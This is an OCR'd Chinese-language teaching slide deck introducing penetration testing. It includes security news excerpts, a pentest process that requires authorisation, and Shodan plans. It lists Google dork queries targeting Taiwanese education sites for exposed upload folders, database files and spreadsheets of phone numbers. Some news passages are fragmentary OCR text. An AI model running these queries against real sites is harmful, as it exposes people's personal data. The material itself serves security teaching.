
主機滲透測試與 vulnhub 靶機初探

宜蘭大學
施衣喬

目錄



資安訊息

台灣台北，2022 年 9 月 3 日 - 威聯通®科技 (QNAP® Systems, Inc.) 今日發現 DEADBOLT 惡意軟體開採 Photo Station 的軟體弱點，試圖攻擊暴露於外網的 QNAP NAS。QNAP 產品資安事件應變團隊 (QNAP PSIRT) 於 12 小時內即完成威脅評估並釋出 Photo Station 更新版本。QNAP 呼籲所有 QNAP NAS 用戶立即將 Photo Station 升級至最新版本。QuMagie 是一款更簡易、更強大的 NAS 相片管理套件，我們建議用戶使用 QuMagie 取代 Photo Station 作為高效的 NAS 照片儲存軟體。

若使用者要從網際網路 (外網) 連接到位於區域網路 (家中或辦公室) 的 QNAP NAS，我們建議啟用 QNAP 免費提供的 myQNAPcloud Link 服務，或是 VPN 功能，將能極大地保障您的 NAS 免於攻擊。

https://www.qnap.com/zh-tw/security-news/2022?page=1

資安訊息

iThome

駭客公布50萬組Fortinet VPN用戶帳號與密碼，74個國家受影響，臺灣第二嚴重

Fortinet早在2019年便提供修補的CVE-2018-13379漏洞，現在傳出被駭客濫用導致大批FortiGate SSL-VPN裝置的存取帳號與密碼外洩，而且官方也提醒，就算是已完成修補的用戶仍不可輕忽，事後仍需重設所有的密碼，並啟用雙因素認證，修補才算圓滿

文/ 陳曉莉 | 2021-09-09 發表

讚 787 分享

https://www.ithome.com.tw/news/146620


資安訊息

iThome

駭客入侵俄國網路攝影機、國有油管業者


本周俄國多處網路攝影機畫面被駭客打上控訴俄軍入侵烏克蘭罪行的文字，國有油管業者Transneft也遭駭導致內部資料外洩

文/ 林妍溱 | 2022-03-18 發表



駭客行動組織Anonymous駭入俄國境
訊息。

Motherboard報導，Anonymous在一個網站直播86個不同的網路攝影機影像，分成室內、室外、餐廳、辦公室及學校等類別。目前該網站只留有代表Anonymous的面具標識，寫有「Anonymous呈獻」字樣。



https://www.ithome.com.tw/news/149982

資安訊息

台大醫院遭駭客入侵！警備基基文、柯文哲病歷資料遭鎖定

10:16 2020/(

中央流行

無本土病

2.5萬筆電

爾蓋茲基


更是連16天

ㄐ？疾管署

(NIH) 、比

據鏡週刊報導，大陸駭客在近年來頻頻攻擊我國網站，而去年還成功入侵台大醫院電腦系統，鎖定總統蔡英文的病例下手，而最後被撈走的是另一位同名患者的資料；同時該駭客還鎖定台北市長柯文哲的病例，知情人士表示該駭客最後並沒有得手。

這次的台大醫院電腦系統遭駭客攻破的事件引起國安單位的高度關切，鏡週刊指出，相關單位不但封鎖消息，院方也通報行政院資安處，派請資安專家進行檢測，追查攻擊來源，最後才確認是大陸駭客所為。



https://www.chinatimes.com/realtimenews/20200429001268-260402?chdtv

資安訊息

據了解，駭客柴姓男子曾任學校網路管理員，熟稔機關、學校網頁設計及架構，擅長撰寫程式攻擊網頁漏洞；張姓男子則自國小開始自行研究駭客程式，曾在大學時期駭入他人網站遭訴，擅長破壞網頁防火系統。

柴就讀國中、張就讀國小時就在駭客組織年會相識，補習班蔡姓老師的學生認識張，指張有盜取個資技術，詢問補習班有無需求，雙方因而搭上線，張又邀柴加入。

台南檢調單位今年七月據報，有民眾利用指考完補習班業者開始招生之際，持人頭電話四處兜售學生個人資料。調查局台南市調查處擅長資安的調查官追蹤ＩＰ，掌握販賣個資的卅二歲陳姓男子，九月逮捕他，檢方聲請羈押獲准後循線追查至其上游。

https://eteacher.edu.tw/ReadNews.aspx?id=4619

資安訊息

雲縣府教育處資料庫遭駭 185所國中小學網站

結論先講

雲林縣政府教育處共構網站資料庫系統，近期遭勒索病毒攻擊，駭客入侵封鎖所有網頁，導致全縣185所國中小學網站全部無法作業。經教育處報警並緊急請資安工程師解密搶救後，目前已恢復九成資料。

點開每間學校網站，所有都是使用公版網頁，因為近期雲縣內國中小學校網站疑似被駭客入侵。校方接到家長通知表示，學校網頁無法連上，根本沒辦法看到學校所發的校園公告。

北港南陽國小老師陳昭宗表示，「很多家長都打電話或到粉絲頁留言，為什麼學校網頁沒辦法做連結這樣。經過跟縣府查詢的結果是因為縣網中心資料庫遭受勒索病毒攻擊，所以所有資料庫檔案都被加密。」

雲縣府教育處表示，駭客要求上網協商解密價碼，但教育處報警不妥協，也委請資工部門和委外廠商展開搶救，到目前已經救回九成資料。

https://news.pts.org.tw/article/554016

資安訊息

博客來疑客戶訂單資料外洩！OL花3百元買書痛失150萬

2022/04/25 16:08:00

追蹤三立：

A- A A+ 打賞星星

▲博客來網路書店疑似個資外洩。示意圖。（圖/PIXBAY）

記者李依璇／台北報導

防疫期間民眾多居家照護及活動，網購詐騙也隨之增多，警政署刑事警察局近期接獲大量民眾遭詐騙通報，大部分是來自網路知名商城「博客來」。台中市一名女業務花費310元暢銷書籍，結果遭「解除分期」老梗騙走150萬元，損失慘重；另有一名柯姓工程師也接到假冒的客服人員來電，宣稱「系統誤設到5800元訂單」，他依照指示匯款85萬元，後驚覺遭詐騙才報案。

https://www.setn.com/News.aspx?NewsID=1105757


滲透測試服務是什麼

滲透測試服務 (Penetration Test, PT)

以駭客思維嘗試入侵該單位的網站、資訊系統、設備等軟硬體，找出各種潛在的漏洞，驗證單位的資料與設備是否可被竊取或破壞，評估資訊系統與硬體安全性是否有待加強。

From:DEVCORE 戴夫寇爾

滲透測試流程




確認需求

授權同意書	需經由受測單位同意，才可合法進行滲透測試
專案範圍	確認檢測範圍是全部單位，還是只有部份核心系統
專案時程	確認檢測時程開始及結束時程，及繳交報告時間
檢測項目及方式	確認檢測方式(黑箱、白箱、灰箱)、到場或遠端

漏洞搜尋&探測

Google Dork (Google Hacking) 基本搜尋



site:edu.tw	搜尋特定網站，如台灣教育體系網站
intitle:index of	搜尋網頁title 中，包含 “index of”文字的頁面
inurl:uploads	搜尋網頁鏈結中，包含uploads文字的url
filetype:asp Or ext:asp	搜尋特定附檔名的檔案，如 asp

漏洞搜尋&探測


Google Dork (Google Hacking) 建階搜尋

intitle:"hacked by" (ext:jsp OR ext:php OR ext:asp OR ext:html OR ext:txt)	搜尋被駭客入侵並公告的網頁
filetype:xlsx site:edu.tw 手機	搜尋教育體系中，有人個資料的excel檔案
intitle:"index of" "wp-content" site:edu.tw inurl:uploads	搜尋教育體系網站中，包含"index of"及uploads目錄的網頁
intext:Server.MapPath(".mdb") ext:asp site:edu.tw	搜尋教育體系網站中，asp網站內並包含mdb文字的檔案

漏洞搜尋&探測

暗黑版Google

Shodan 費用


Choose Your Plan
No contracts. No setup fees. Cancel anytime.
Freelancer
$69/month
CHOOSE THIS PLAN
Up to 1 million results per month *
Scan up to 5,120 IPs per month
Network Monitoring for 5,120 IPs
Access to most filters
Allows paging through results
Basic access to the Streaming API
Commercial Use
Small Business
$359/month
CHOOSE THIS PLAN
Up to 20 million results per month *
Scan up to 65,536 IPs per month
Network Monitoring for 65,536 IPs
Access to most filters
Allows paging through results
Basic access to the Streaming API
Commercial Use
Corporate
$1099/month
CHOOSE THIS PLAN
Unlimited results per month *
Scan up to 327,680 IPs per month
Network Monitoring for 327,680 IPs
Access to all filters
Allows paging through results
Basic access to the Streaming API
Commercial Use

Shodan 教育版功能

Academic Upgrade


Shodan provides a free **Membership** upgrade for users that sign up with an academic email address (ex. ending in `.edu`, `.ac.uk` etc.). The academic membership includes the following:

- Ability to monitor up to 16 IPs
- 100 query credits per month
- 100 scan credits per month
- Access to Shodan Maps and Shodan Images
- `vuln` filter can be used on the website

We also offer a higher academic plan for free that is aimed at university IT departments that want to monitor their Internet-facing infrastructure. The goal is to offer universities a free way to get notified when something unexpected shows up on their network. The academic plus plan provides everything that the Membership does as well as:


- Ability to monitor up to ~120,000 IPs (2 /16s worth of IPs). Note that you're only allowed to monitor your university network.

Shodan.io

